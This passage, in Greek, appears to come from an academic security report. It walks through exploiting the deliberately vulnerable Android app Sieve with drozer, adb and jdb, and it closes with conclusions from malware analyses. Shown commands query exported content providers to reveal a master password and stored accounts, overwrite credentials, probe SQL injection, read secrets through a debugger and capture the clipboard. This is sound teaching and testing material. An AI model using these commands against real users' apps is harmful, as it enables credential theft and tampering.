
Εικόνα 189 - Προσπάθεια εκκίνησης ενός hidden activity μέσω του drozer

Χρησιμοποιώντας το adb command εργαλείο, ανοίγουμε ένα root shell και κάνουμε εκκίνηση του εν λόγω activity (Εικόνα 190).


```
santoku@santoku-virtual-machine:~$ adb -d shell
shell@android:/ $ su
root@android:/ # am start -n com.mwr.example.sieve/.SettingsActivity
Starting: Intent { cmp=com.mwr.example.sieve/.SettingsActivity }
root@android:/ #
```

Εικόνα 190 - adb command

Αποκτούμε έτσι πρόσβαση στις ρυθμίσεις της εφαρμογής (Εικόνα 191) ανάμεσα στις οποίες και το backup στην SD card. Αυτό με τη σειρά του έχει ως αποτέλεσμα την πρόσβασή μας σε ευαίσθητες πληροφορίες που είναι αποθηκευμένες στη βάση δεδομένων της εφαρμογής (Εικόνα 192).



Εικόνα 191 - Εκκίνηση του SettingsActivity



Εικόνα 192 - backup to SD card

Vulnerability report 4: Exploiting Content Providers

Οι content providers χρησιμοποιούνται προκειμένου μια εφαρμογή να μοιράζεται, και σε ορισμένες περιπτώσεις να επιτρέπει και την τροποποίηση των δεδομένων της από άλλες εφαρμογές, κατόπιν αιτήματος. Τα δεδομένα αποθηκεύονται είτε σε μια βάση δεδομένων, είτε σε αρχεία ή ακόμα και στο δικτύο. Σε αυτό το σημείο λοιπόν εστιάζουμε στους content providers και παρουσιάζουμε αρχικά το πώς ορίζονται εντός του manifest αρχείου (Εικόνα 193).

```xml
<provider android:name=".DBContentProvider" android:exported="true" android:multiprocess="true"
android:authorities="com.mwr.example.sieve.DBContentProvider">
  <path-permission android:readPermission="com.mwr.example.sieve.READ_KEYS"
  android:writePermission="com.mwr.example.sieve.WRITE_KEYS" android:path="/Keys"/>
</provider>
<provider android:name=".FileBackupProvider" android:exported="true" android:multiprocess="true"
android:authorities="com.mwr.example.sieve.FileBackupProvider"/>
```

Εικόνα 193 - Ορισμός των content provider

Στη συνέχεια, και με τη βοήθεια του drozer εκτελούμε και πάλι την εντολή run.app.package.attacksurface για να επαναξετάσουμε το attack surface (Εικόνα 183). Παρατηρούμε ότι υπάρχουν 2 exported content providers (Εικόνα 194). Αναμενόμενο, έχοντας υπόψιν και το manifest που εξετάσαμε παραπάνω και παρατηρήσαμε ότι και στις δύο περιπτώσεις το χαρακτηριστικό android:exported ήταν ορισμένο ως αληθές.

```
dz> run.app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
      Path: /Keys
        Type: PATTERN_LITERAL
        Read Permission: com.mwr.example.sieve.READ_KEYS
        Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
```

Εικόνα 194 - Πληροφορίες που εξάγονται για τους content providers μέσω του drozer

Το παραπάνω εύρημα, το οποίο επισημαίνει και το MobSF (Εικόνα 195), αποκαλύπτει ότι οι δύο content providers δεν απαιτούν δικαιώματα ανάγνωσης/εγγραφής για χρήστες που θέλουν να διαβάσουν ή να γράψουν σε αυτούς. Μόνο ο DBContentProvider απαιτεί από τους χρήστες να έχουν δικαιώματα ανάγνωσης και εγγραφής στη διαδρομή /Keys – αυτό φαίνεται τόσο από το manifest αρχείο (Εικόνα 193) όσο και από τα αποτελέσματα της εκτέλεσης του module app.provider.info (Εικόνα 194).

Content Provider (.DBContentProvider) is not Protected. [android:exported=true]	high	A Content Provider is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.

Εικόνα 195 - Ειδοποίηση του MobSF για τους exported content providers

Εστιάζοντας στον πηγαίο κώδικα του DBContentProvider, παρατηρούμε την ύπαρξη “σημαντικών” συναρτήσεων (Εικόνα 196), όπως της insert(), delete(), update(), query() οι οποίες υποδηλώνουν και την αντίστοιχη αλληλεπίδραση με τη βάση δεδομένων και τις οποίες στη συνέχεια θα καλέσουμε μέσω του drozer.

```
public Uri insert(Uri in, ContentValues values)
public int delete(Uri in, String selection, String[] selectionArgs)
public int update(Uri uri, ContentValues values, String selection, String[] selectionArgs)
public Cursor query(Uri in, String[] projection, String selection, String[] selectionArgs, String sortOrder)
```

Εικόνα 196 - Εξετάζοντας τον κώδικα του DBContentProvide

Παράλληλα, χρησιμοποιούμε το drozer και εκτελούμε το module app.provider.finduri. που ελέγχει για συμβολοσειρές εντός του αρχείου DEX που ξεκινούν με το πρόθεμα content://. Η εκτέλεση του στην εφαρμογή Sieve αποκαλύπτει τα ακόλουθα URI contents (Εικόνα 197). Ανάμεσα στα άλλα προκύπτει και ένα νέο path, το /Passwords για το οποίο δεν είχαμε κάποια πληροφορία με βάση τα μέχρι στιγμής δεδομένα.

```
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query  content://com.mwr.example.sieve.DBContentProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwords/
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwords
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

Εικόνα 197 - Έλεγχος για URIs μέσω των οποίων μπορεί να αποκτήσουμε πρόσβαση στη βάση δεδομένων

Επόμενο βήμα να κάνουμε query τα διαθέσιμα URIs. Παρατηρούμε ότι αυτό έχει ως αποτέλεσμα την αποκάλυψη σημαντικών πληροφοριών, όπως του master password και του pin που χρησιμοποιεί ο χρήστης για να εισέλθει στην εφαρμογή (Εικόνα 198) αλλά και των λογαριασμών που έχουν αποθηκευτεί σε αυτήν. (Εικόνα 199) Στη δεύτερη περίπτωση, παρατηρούμε ότι οι κωδικοί πρόσβασης είναι κωδικοποιημένοι βάσει της base64 κωδικοποίησης. Ωστόσο μερικές φορές η κρυπτογράφηση δεν χρησιμοποιείται καθόλου και η πρόσβαση σε ευαίσθητες πληροφορίες αποκτάται απευθείας.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Key
s/ --vertical
Password  123456789101112aa
     pin  2222
```

Εικόνα 198 - Query – Keys/

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Pas
swords/ --vertical
     _id  1
 service  Bank
username  bank_username
password  gRyGlu7tmqwvpbRgicrYNf07wqiZ43JfCYcRe79H (Base64-encoded)
   email  mybank@email.com

     _id  2
 service  website_credentials
username  mycredentials
password  I7D+K/U1nsd8Slq4liMfUcFez4Kuwx14Tw== (Base64-encoded)
   email  example@test.com
```

Εικόνα 199 - Query Passwords/

Χρησιμοποιώντας την εντολή run app.provider.insert εισάγουμε ένα νέες τιμές (Εικόνα 200), αφού πλέον γνωρίζουμε τα ονόματα των πινάκων της βάσης μετά το query που κάναμε παραπάνω. Αυτό επιτυγχάνεται με την προσθήκη του --string <table_name> <myvalue>.

```
dz> run app.provider.insert content://com.mwr.example.sieve.DBContentProvider/Ke
ys/ --string Password HackedPassword --string pin 9999
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Key
s/ --vertical
Password  123456789101112aa
     pin  2222

Password  HackedPassword
     pin  9999
```


Εικόνα 200 - New entry

Χρησιμοποιώντας την εντολή run app.provider.delete διαγράφουμε τα αρχικά credentials (Εικόνα 201) και πλέον η είσοδος στην εφαρμογή γίνεται με το pin και password που εισήχθησαν προηγουμένως μέσω του run app.provider.insert command.


```
dz> run app.provider.delete content://com.mwr.example.sieve.DBContentProvider/Ke
ys/ --selection "Password=?" --selection-args 123456789101112aa  --selection "pi
n=?" --selection-args 2222
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Key
s/ --vertical
Password  HackedPassword
     pin  9999
```

Εικόνα 201 - Διαγραφή των credentials

Μία ακόμα ευπάθεια που σχετίζεται με τους content providers είναι το SQL injection καθώς, όπως αναφέρθηκε και παραπάνω, οι content providers συνήθως συνδέονται με SQLite βάσεις δεδομένων. Παρακάτω παρουσιάζουμε έναν από τους τρόπους με τους οποίους μπορούμε να ανιχνεύσουμε την ευπάθεια αυτή με χρήση του εργαλείου drozer. Αρχικά, χρησιμοποιώντας το module του drozer auxiliary.webcontentresolver (Εικόνα 202) απεικονίζουμε τους content providers όλων των εφαρμογών της συσκευής σε ένα web interface. (Εικόνα 203) Σε αυτό παρέχονται επίσης πληροφορίες για το package της εφαρμογής (δηλαδή σε ποια εφαρμογή ανήκει ο κάθε content provider) και τα permissions που απαιτεί ο καθένας για να προσπελασθεί.




Εικόνα 202 - Εκτέλεση του drozer module



Εικόνα 203 - Απεικόνιση όλων των content providers των εφαρμογών

Επόμενο βήμα είναι να εστιάσουμε στους providers της εφαρμογής sieve (Εικόνα 204) και να προχωρήσουμε στην ανίχνευση πιθανής ευπάθειας SQLi. Παρατηρούμε ότι ο DBContentProvider απαιτεί από τους χρήστες να έχουν δικαιώματα ανάγνωσης και εγγραφής στη διαδρομή /Keys, κάτι που επισημάνθηκε και προηγούμενως.



Εικόνα 204 - Εξέταση των Content providers της εφαρμογής Sieve

Έχοντας υπόψιν τα αποτελέσματα που εξήχθησαν προηγουμένως σχετικά με τα διαθέσιμα URIs (Εικόνα 197) κάνουμε έλεγχο για SQLi ευπάθεια στο path ….DBContentProvider/Keys/, εισάγοντας ως input το σύμβολο ‘ (%27 σε ascii) στην παράμετρο projection (Εικόνα 205). Ακολουθούμε την ίδια διαδικασία για την παράμετρο selection (Εικόνα 206). Παρατηρούμε λοιπόν, από το μήνυμα λάθους που εμφανίζεται, ότι η βάση δεδομένων είναι ευάλωτη σε SQL injection επιθέσεις.

Εικόνα 205 - SQLi projection

Εικόνα 206 - SQLi selection

Επόμενο βήμα είναι η προσπάθεια ανάκτησης των δεδομένων της βάσης. Παράλληλα, το μήνυμα λάθους που εμφανίζεται σε κάθε περίπτωση μας βοηθά να καταλάβουμε τον τρόπο με τον οποίο χρησιμοποιείται κάθε παράμετρος όταν γίνεται κάποιο query στη βάση δεδομένων. Στην περίπτωση της selection παραμέτρου το query προς τη βάση είναι το εξής: SELECT * FROM Key WHERE (<selection_parameter_value>) . Επομένως, με τη χρήση μιας συνθήκης η οποία είναι πάντα αληθής (πχ. 1=1) είμαστε σε θέση να ανακτήσουμε τα δεδομένα του πίνακα Key (Εικόνα 207).

Εικόνα 207 - Ανάκτηση δεδομένων του πίνακα Key – selection


Αντίστοιχα, στην περίπτωση της projection παραμέτρου το query προς τη βάση είναι το εξής: SELECT <projection_parameter_value> FROM Key. Επομένως, με τη εισαγωγή του συμβόλου * είμαστε σε θέση να ανακτήσουμε όλα τα δεδομένα του πίνακα Key (Εικόνα 208).

Εικόνα 208 - Ανάκτηση δεδομένων του πίνακα Key - projection

Ακολουθώντας τα ίδια βήματα κατά τον έλεγχο για SQLi ευπάθεια στο path …DBContentProvider/Passwords ανακτούμε και πάλι όλα τα περιεχόμενα της βάσης δεδομένων που σχετίζονται με τους αποθηκευμένους λογαριασμούς στην εφαρμογή sieve (Εικόνα 209).

Εικόνα 209 - Ανάκτηση των αποθηκευμένων λογαριασμών

Τελευταίο βήμα είναι να εξετάσουμε αν οι content providers είναι ευάλωτοι σε path traversal επιθέσεις. Εκτελώντας το module του drozer scanner.provider.traversal για την εφαρμογή sieve βλέπουμε ότι δεν υπάρχει content provider ευάλωτος σε τέτοιου είδους επιθέσεις. (Εικόνα 210)



Εικόνα 210 - Έλεγχος για path traversal επιθέσεις στους content providers

Vulnerability report 5: Enabled debug mode

Μελετώντας το αρχείο manifest της εφαρμογής sieve με τη βοήθεια του MobSF παρατηρούμε ότι το android:debuggable έχει οριστεί ως true επιτρέποντας έτσι το debugging της εφαρμογής (Εικόνα 211).

```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.mwr.example.sieve"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <permission android:label="Allows reading of the Key in Sieve" android:name="com.mwr.example.sieve.READ_KEYS" android:protectionLevel="danger
    <permission android:label="Allows editing of the Key in Sieve" android:name="com.mwr.example.sieve.WRITE_KEYS" android:protectionLevel="dange
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="17" />
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/ic_launcher" android:debuggable="true"
```

Εικόνα 211 - android:debuggable="true"

Το παραπάνω εύρημα το επισημαίνει και το MobSF και το αξιολογεί ως high severity (Εικόνα 212).

Debug Enabled For App [android:debuggable=true]	high	Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.

Εικόνα 212 - Ειδοποίηση του MobSF για το enabled debug mode

Σε αυτό σημείο χρησιμοποιώντας το adb command εργαλείο και τον Java debugger, jdb, θα κάνουμε debug την εφαρμογή προκειμένου να βρούμε πολύτιμες πληροφορίες. Αρχικά, εκτελούμε την εντολή adb jdwp ενώ παράλληλα έχουμε ανοιχτή την εφαρμογή για να βρούμε τα ports που χρησιμοποιεί (Εικόνα 213).

```
santoku@santoku-virtual-machine:~$ adb jdwp
3850
9265
```

Εικόνα 213 - Εύρεση των listening ports της εφαρμογής

Στη συνέχεια, κάνουμε set up τον debugger και προχωράμε στο debugging της εφαρμογής (Εικόνα 214).

```
santoku@santoku-virtual-machine:~$ adb forward tcp:7777 jdwp:3850
santoku@santoku-virtual-machine:~$ jdb -attach localhost:7777
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
```

Εικόνα 214 - Set up the debugger

Πλέον, είμαστε σε θέση να εξετάσουμε την εφαρμογή βήμα προς βήμα. Σαν επιπρόσθετη βοήθεια, για την καλύτερη κατανόηση του τρόπου λειτουργίας της εφαρμογής, έχουμε και τον πηγαίο κώδικά της όπως προέκυψε κατά τη διαδικασία της στατικής ανάλυσης. Εκτελώντας τις εντολές του jdb debugger classes και methods παρατηρούμε τις κλάσεις και μεθόδους αντίστοιχα που υπάρχουν στην εφαρμογή sieve (Εικόνα 215).

```
> methods com.mwr.example.sieve.AuthServiceConnector
** methods list **
com.mwr.example.sieve.AuthServiceConnector <init>(com.mwr.example.sieve.AuthServiceConnector$Respons
eListener)
com.mwr.example.sieve.AuthServiceConnector sendToServer(android.os.Message)
com.mwr.example.sieve.AuthServiceConnector checkFirstLaunch()
com.mwr.example.sieve.AuthServiceConnector checkKey(java.lang.String)
com.mwr.example.sieve.AuthServiceConnector checkPin(java.lang.String)
com.mwr.example.sieve.AuthServiceConnector onServiceConnected(android.content.ComponentName, android
.os.IBinder)
com.mwr.example.sieve.AuthServiceConnector onServiceDisconnected(android.content.ComponentName)
com.mwr.example.sieve.AuthServiceConnector setKey(java.lang.String)
com.mwr.example.sieve.AuthServiceConnector setPin(java.lang.String)
android.os.Handler <init>()
android.os.Handler <init>(android.os.Handler$Callback)
android.os.Handler <init>(android.os.Looper)
android.os.Handler <init>(android.os.Looper, android.os.Handler$Callback)
android.os.Handler getPostMessage(java.lang.Runnable)
android.os.Handler getPostMessage(java.lang.Runnable, java.lang.Object)
android.os.Handler handleCallback(android.os.Message)
android.os.Handler dispatchMessage(android.os.Message)
```

Εικόνα 215 - AuthServiceConnector.class methods

Στη συνέχεια, μέσω του debugger εισάγουμε ένα breakpoint στην μέθοδο checkKey (Εικόνα 216), η οποία ελέγχει αν ο κωδικός που εισάγει κατά το log in του ο χρήστης ταιριάζει με τον master password που είχε εκχωρήσει κατά την πρώτη είσοδό του στην εφαρμογή. Κατόπιν, τρέχουμε το sieve και επιχειρούμε το log in. Όπως αναμενόταν, η εκτέλεση σταματά καθώς καθώς ενεργοποιείται το breakpoint (Εικόνα 217).

```
> stop in com.mwr.example.sieve.AuthServiceConnector.checkKey(java.lang.String)
Set breakpoint com.mwr.example.sieve.AuthServiceConnector.checkKey(java.lang.String
)
> 
```

Εικόνα 216 - Εισαγωγή breakpoint στη μέθοδο checkKey

```
>
Breakpoint hit: "thread=<1> main", com.mwr.example.sieve.AuthServiceConnector.check
Key(), line=84 bci=0

<1> main[1]
```

Εικόνα 217 - Breakpoint hit

Σε αυτό το σημείο, είμαστε σε θέση να ελέγξουμε και να προσπελάσουμε τις ευαίσθητες τιμές, χρησιμοποιώντας διάφορες εντολές. Για παράδειγμα, με την εκτέλεση της εντολής next εκτελείται η επόμενη γραμμή κώδικα ενώ με την εντολή locals μπορούμε να προσπελάσουμε τις τοπικές μεταβλητές που αφορούν το εκάστοτε σημείο στην εκτέλεση του κώδικα. Στην συγκεκριμένη περίπτωση και εκτελώντας το command locals αποκτούμε πρόσβαση στις τοπικές μεταβλητές και τον κωδικό σύνδεσης.

```
<1> main[1] locals
Method arguments:
Local variables:
key = "HackedPassword"
<1> main[1]
```

Εικόνα 218 - Προσπέλαση του master password της εφαρμογής

Ακολουθώντας τα ίδια βήματα για την μέθοδο checkPin (Εικόνα 219), η οποία κάνει τον αντίστοιχο έλεγχο για το pin, αποκτούμε πρόσβαση στο pin που εισάγει ο χρήστης κατά την είσοδό του στην εφαρμογή (Εικόνα 220).

```
> stop in com.mwr.example.sieve.AuthServiceConnector.checkPin(java.lang.String)
Set breakpoint com.mwr.example.sieve.AuthServiceConnector.checkPin(java.lang.String
)
>
```

Εικόνα 219 - Εισαγωγή breakpoint στη μέθοδο checkPin


```
Breakpoint hit: "thread=<1> main", com.mwr.example.sieve.AuthServiceConnector.check
Pin(), line=93 bci=0

<1> main[1] locals
Method arguments:
Local variables:
pin = "9999"
<1> main[1]
```

Εικόνα 220 - Προσπέλαση του κωδικού pin


Για εφαρμογές Android, το χαρακτηριστικό android:debuggable πρέπει να ορίζεται ως false στο αρχείο AndroidManifest.xml έτσι ώστε να μην είναι δυνατή η λειτουργία εντοπισμού σφαλμάτων.

Vulnerability report 6: Αντιγραφή στοιχείων στο clipboard

Η εφαρμογή Sieve επιτρέπει στους χρήστες της να αντιγράφουν κωδικούς πρόσβασης στο clipboard κάνοντας κλικ σε έναν από τους αποθηκευμένους λογαριασμούς χρηστών στη λίστα (Εικόνα 221). Παράλληλα το drozer παρέχει στους χρήστες τη δυνατότητα να διαβάζουν το clipboard αφού προηγουμένως εγκαταστήσουν το σχετικό module, εκτελώντας την εντολή module install clipboard (Εικόνα 222).



Εικόνα 221 - Αντιγραφή στο clipboard



Εικόνα 222 - Εγκατάσταση του module

Αφού ολοκληρωθεί επιτυχώς η εγκατάσταση του clipboard module στο εργαλείο drozer κάνουμε κλικ σε έναν αποθηκευμένο λογαριασμό προκειμένου να αντιγραφεί ο κωδικός πρόσβασης στο clipboard. Τέλος, εκτελώντας την εντολή run post.capture.clipboard το drozer εμφανίζει την τιμή που έχει αντιγραφεί στο clipboard της android συσκευής (Εικόνα 223). Στην προκειμένη περίπτωση εμφανίζεται ο κωδικός του λογαριασμού κρυπτογραφημένος καθώς, θυμίζουμε, η εφαρμογή κρυπτογραφεί τον κωδικό κάθε λογαριασμού με τον master password που εισάγει ο χρήστης κατά την εκκίνηση της εφαρμογής. Ωστόσο μερικές φορές η κρυπτογράφηση δεν χρησιμοποιείται καθόλου και η πρόσβαση σε ευαίσθητες πληροφορίες αποκτάται απευθείας.

```
dz> run post.capture.clipboard
[*] Clipboard value: ;kFT[illegible]

dz>
```

Εικόνα 223 - clipboard capture

Κατά την αξιολόγηση μιας εφαρμογής που χρησιμοποιεί το clipboard για οποιονδήποτε λόγο, θα πρέπει να ληφθεί υπόψιν η περίπτωση που παρουσιάστηκε με τη δυνατότητα που παρέχει το drozer για ανάκτηση αυτής της πληροφορίας.

5. Συμπεράσματα – Επίλογος

Malware Analysis (exe version): Κατά την έρευνά μας αναλύσαμε τα παρακάτω δείγματα:

- *PDFXCview.exe – trojan kovter*. Πραγματοποιήθηκε η αυτοματοποιημένη ανάλυσή του μέσω του cuckoo, στη συνέχεια μελετήθηκαν τα static properties με το εργαλείο pestudio και τέλος έγινε η δυναμική ανάλυση του δείγματος με τη βοήθεια των εργαλείων procDOT και procmon. Σε κάθενα από αυτά τα στάδια συλλέχθηκαν πολλές και διαφορετικές πληροφορίες για τη δράση του συγκεκριμένου malware.
- *RNMON.exe – ύποπτο εκτελέσιμο*. Παρουσιάστηκαν τα βήματα που ακολουθήσαμε προκειμένου να προσδιορίσουμε αν το εν λόγω εκτελέσιμο είναι κακόβουλο ή όχι. Μελετήθηκαν τα static properties μέσω του pestudio, έγιναν dump οι συμβολοσειρές από τη μνήμη με τη βοήθεια του Process Hacker και παράχθηκε το γράφημα που παρουσιάζει τον τρόπο δράσης του προγραμμάτος μέσω του procDOT.

Από την έρευνά μας καταλήξαμε στα ακόλουθα συμπεράσματα. Η αυτοματοποιημένη ανάλυση δίνει μέσα σε σύντομο χρονικό διάστημα μια αρχική απάντηση για το εαν το εξεταζόμενο δείγμα είναι κακόβουλο ή όχι. Παρολ’αυτά για την εν τω βάθει κατανόηση της συμπεριφοράς ενός προγράμματος δεν αρκεί μόνο αυτή. Η περαιτέρω εμβάθυνση και εξέταση παραμέτρων όπως:

- η τιμή της εντροπίας,
- οι συναρτήσεις που χρησιμοποιούνται,
- οι συμβολοσειρές που γίνονται dump από τη μνήμη όταν εκτελείται το binary,
- τα αρχεία που τροποποιούνται κατά την εκτέλεση,
- το persistence mechanism του εκάστοτε malware κ.λπ.

δίνουν μια πιο ολοκληρωμένη εικόνα για το εξεταζόμενο πρόγραμμα και τη συμπεριφορά του. Στη διαδικασία αυτή, ιδιαιτέρως χρήσιμα εργαλεία τα οποία βοήθησαν στην εξαγωγή πληροφοριών και συμπερασμάτων είναι το pestudio, για την εξέταση των static properties, και το procDOT για την μελέτη της συμπεριφοράς του προγράμματος, μέσω της γραφικής αναπαράστασης που παρέχει.

Malware Analysis (apk version): Κατά την έρευνά μας αναλύσαμε τα παρακάτω δείγματα:

- *Snake.apk – gooligan malware.* Η έρευνά μας στην malicious εφαρμογή αποκάλυψε πώς ένα malware μπορεί να υποδυθεί μια αθώα εφαρμογή όπως ένα παιχνίδι που θα ξεγελάσει εύκολα έναν μέσο χρήστη για να την εγκαταστήσει στο κινητό του. Επιπρόσθετα σημαντικό ενδιαφέρον παρουσίασε το ότι η malicious εφαρμογή παίρνει μια πληθώρα από permissions και στέλνει σε διάφορες τοποθεσίες στο internet σημαντικές πληροφορίες ικανές να ταυτοποιήσουν έναν χρήστη, όπως το IMEI, IMSI, MAC ADDRESS, συσκευή και μοντέλο android ακόμα και την χώρα στην οποία βρίσκεται ο χρήστης. Όλες αυτές οι πληροφορίες στέλνονται χωρίς ο χρήστης να αντιλαμβάνεται τίποτα.
- *ING certificaat – banking malware*. Η έρευνά μας στην κακόβουλη εφαρμογή, η οποία υποδύεται επίσημο λογισμικό μιας τράπεζας, κατέδειξε τον πολυδιάστατο τρόπο λειτουργίας της. Το app είναι ικανό να υποκλέψει μια ευρεία γκάμα πληροφοριών, από φωνητική και SMS επικοινωνία έως φωνητική καταγραφή μέσω του μικροφώνου του τηλεφώνου. Επιπλέον, καταγράφει ευαίσθητες πληροφορίες όπως το IMEI, το ICCID, τον τηλεφωνικό αριθμό κ.α..

